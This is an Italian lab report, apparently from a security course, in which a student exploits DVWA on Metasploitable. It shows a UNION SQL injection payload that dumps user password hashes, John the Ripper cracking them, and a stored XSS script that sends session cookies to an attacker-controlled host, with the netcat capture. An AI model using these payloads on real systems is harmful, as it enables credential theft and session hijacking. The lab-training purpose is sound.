

Introduzione:

Il presente report documenta l'esecuzione di un esercizio focalizzato sull'analisi e sfruttamento di vulnerabilità specifiche, all'interno dell'ambiente controllato della macchina di laboratorio Metasploitable. L'obiettivo principale consiste nell'esplorare e sfruttare le vulnerabilità di tipo SQL injection (blind) e XSS stored, presenti nell'applicazione Damn Vulnerable Web Application (DVWA), configurata al livello di sicurezza "LOW".

Si richiede agli studenti di condurre due fasi di attacco specifiche:


Recuperare le password degli utenti tramite SQL injection:

Sfruttando la vulnerabilità di SQL injection (blind), gli studenti dovranno individuare e sfruttare le falle nel sistema per recuperare le password degli utenti presenti nel database. Questo processo evidenzierà la criticità delle vulnerabilità SQL injection e la necessità di implementare adeguate misure di sicurezza per prevenirne l'abuso.

Recuperare i cookie di sessione tramite XSS stored:

Attraverso l'exploit della vulnerabilità XSS stored, gli studenti saranno chiamati a recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante. Questa fase illustra i rischi legati alle vulnerabilità XSS e sottolinea l'importanza di pratiche sicure nella progettazione e implementazione di applicazioni web.

Iniziamo a recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)



The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output displays the results of a SQL injection query, showing user details and their passwords in MD5 hash format.

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Nella pagina, viene mostrato un campo di input per l'ID di un utente. L'utente può inserire qualsiasi valore in questo campo, incluso codice SQL. Se l'applicazione non è adeguatamente protetta, l'utente può utilizzare codice SQL per manipolare i risultati della query SQL eseguita dall'applicazione.

Abbiamo quindi usato la query sottostante per visualizzare i nomi utenti con le password.

```
'%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Con questa Query abbiamo trovato le password in hash MD5

Ora andiamo a decriptarle con un altro tool

Recuperiamo le password in chiaro utilizzando John the Ripper. Nella prima parte di comando richiamiamo “john” e il formato hash md5 con cui abbiamo le password precedentemente estratte. Nella seconda parte del comando abbiamo la “wordlist” dove andiamo a caricare il file di testo contenente il dizionario di parole per andare ad eseguire un attacco a dizionario. Nell’ultima parte del comando carichiamo il file di testo contenente l’hash in md5 da decriptare. Come possiamo vedere per ogni hash caricato ci ha generato la password in chiaro scritta in arancione.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (???)
1g 0:00:00:00 DONE (2024-01-12 04:53) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (???)
1g 0:00:00:00 DONE (2024-01-12 04:54) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (???)
1g 0:00:00:00 DONE (2024-01-12 04:55) 100.0g/s 307200p/s 307200c/s 307200C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (???)
1g 0:00:00:00 DONE (2024-01-12 04:55) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ora passiamo alla seconda traccia dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the Stored Cross Site Scripting (XSS) vulnerability. The browser address bar shows the URL `192.168.68.103/dvwa/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)".

The form contains the following fields:

- Name ***: Cookies
- Message ***: `<script>new Image().src="http://192.168.68.110/cookie.php?" + document.cookie;</script>`
- Sign Guestbook** button

Below the form, the preview shows:

Name: test
Message: This is a test comment.

The developer tools (Inspector) are open, showing the HTML structure. The `textarea` element with `name="mtxMessage"` and `maxlength="100000"` is selected. The CSS inspector shows the styling for the form elements.

Per prima cosa modifichiamo il limite di caratteri andando ad ispezionare il rettangolo textarea vicino a Message. Nell'ispezione html andiamo a trovare la riga "textarea name="mtxMessage" e modifichiamo il campo "maxlength=50" a "maxlength=100000" e diamo invio. Così facendo siamo andati ad impostare un limite maggiore di caratteri nell'input message per andare a scrivere uno script più lungo e completo. Carichiamo lo script:

```
<script>new Image().src="http://192.168.68.110/cookie.php?" + document.cookie;</script>
```

Scrivendo questo script, ogni volta che un utente visita la pagina vista sopra, lo script crea un nuovo oggetto immagine (new Image()), imposta l'attributo src dell'oggetto immagine con un URL che punta al server remoto (`http://192.168.68.110/cookie.php?`) e include anche i dati dei cookie dell'utente (`document.cookie`). In altre parole, quando questo script viene eseguito su una pagina web, invia una richiesta GET al server specificato con i dati dei cookie dell'utente come parte dell'URL. Questo può essere utilizzato per raccogliere informazioni sui visitatori del sito senza il loro consenso, il che solleva preoccupazioni sulla privacy e sulla sicurezza.

Utilizzando uno dei tool preinstallati di kali, netcat, ci mettiamo in ascolto nella porta 80 tramite il comando:

“nc -lvp 80 -k”

<pre>(kali@kali)-[~] \$ nc -lvp 80 -k listening on [any] 80 ... 192.168.68.110: inverse host lookup failed: Unknown host connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 60542 GET /cookie.php?security=low;%20PHPSESSID=126fc8b0c761bad10c708a12a887b46b HTTP/1.1 Host: 192.168.68.110 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: image/avif,image/webp,*/* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Referer: http://192.168.68.103/</pre>	File Inclusion	
	SQL Injection	Name: test Message: This is a test comment.
^C	XSS reflected	
	CVE-2021-3755	Message:
	OWASP Security	Name: test Message: test
	Info	
	About	Name: Cookies Message:
	Logout	Name: cookies 2 Message:
	lane: limite car	
	length="1000"	
		Name: limite Message:
		Name: limite 1 Message:

Ogni volta che un utente visita la pagina XSS stored, riceviamo nel terminale il cookie di sessione.

Ecco una descrizione più dettagliata delle singole righe di codice:

❖ Riga 1:

listening on [any] 80

Questa riga mostra che il terminale è in ascolto sulla porta 80. Il parametro any indica che il terminale è in ascolto su qualsiasi indirizzo IP.

❖ Riga 2:

connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 60542

Questa riga mostra che un client si è connesso al terminale dall'indirizzo IP 192.168.68.110 sulla porta 60542. Il client è sconosciuto al terminale, quindi la connessione viene indicata come "(UNKNOWN)".

❖ Riga 3:

GET

/cookie.php?security=low;%20PHPSESSID=126fc8b0c761bad10c708a12a887b46b HTTP/1.1

Questa riga mostra la richiesta HTTP inviata dal client. La richiesta è per la pagina

/cookie.php?security=low;%20PHPSESSID=126fc8b0c761bad10c708a12a887b46b. La richiesta contiene il cookie di sessione PHPSESSID=126fc8b0c761bad10c708a12a887b46b.

❖ Riga 4:

Host: 192.168.68.110

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: image/avif,image/webp, */*

Accept-Language: en-US,en;q=0.5


Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://192.168.68.103/

Questa riga mostra le informazioni aggiuntive sulla richiesta HTTP inviata dal client. Queste informazioni includono l'host, l'agente utente, i tipi di contenuto accettati, la lingua, l'encoding e la connessione.

Test effettuato anche con Windows 7



Per un ulteriore test abbiamo provato ad effettuare un accesso alla pagina da Windows 7.

Come possiamo vedere dal terminale, è stato identificato l'indirizzo ip 192.168.68.106 di Windows 7 e l'ID di sessione "42ed5cde9912db8af40af3833e6b5754"

Conclusione Finale:

Possiamo concludere che il progetto si è concentrato sull'analisi e lo sfruttamento di vulnerabilità specifiche all'interno dell'ambiente controllato della macchina di laboratorio Metasploitable. Gli studenti sono stati incaricati di condurre due fasi di attacco specifiche: recuperare le password degli utenti tramite SQL injection e recuperare i cookie di sessione delle vittime tramite XSS stored. Durante l'esercizio, sono state utilizzate tecniche come la modifica dei limiti di caratteri, l'invio di script a un server controllato dall'attaccante e l'utilizzo di strumenti come netcat e John the Ripper per ottenere informazioni sensibili. Inoltre, è stato evidenziato l'importanza di pratiche sicure nella progettazione e implementazione di applicazioni web. In conclusione, il progetto ha fornito agli studenti un'esperienza pratica nell'identificare e sfruttare vulnerabilità comuni, sottolineando l'importanza della sicurezza informatica nelle applicazioni web.